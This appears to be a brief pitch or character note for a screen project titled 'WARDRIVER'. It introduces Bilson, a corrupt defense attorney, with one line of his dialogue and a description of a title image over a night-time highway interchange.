He's talented in what he does, that much is clearly visible, but talent in the world of public defense attorneys -- especially when it comes to attorneys who are morally flexible, can attract powerful and dangerous clients. Clients who present a chance at incredible wealth, clients who will turn you into one of them.

Bilson, by the time we meet him -- is someone who went over to the other side a long time ago. Now he's dangerous. Profoundly so.





BILSON

What on Earth made you think
you could steal from me?



An aerial, top-down view of a complex multi-level highway interchange at night. The roads are illuminated by streetlights, creating a network of glowing lines against the dark background. The interchange features several overpasses, ramps, and curved lanes. The word "WARDRIVER" is overlaid in the center in a bold, white, sans-serif font.

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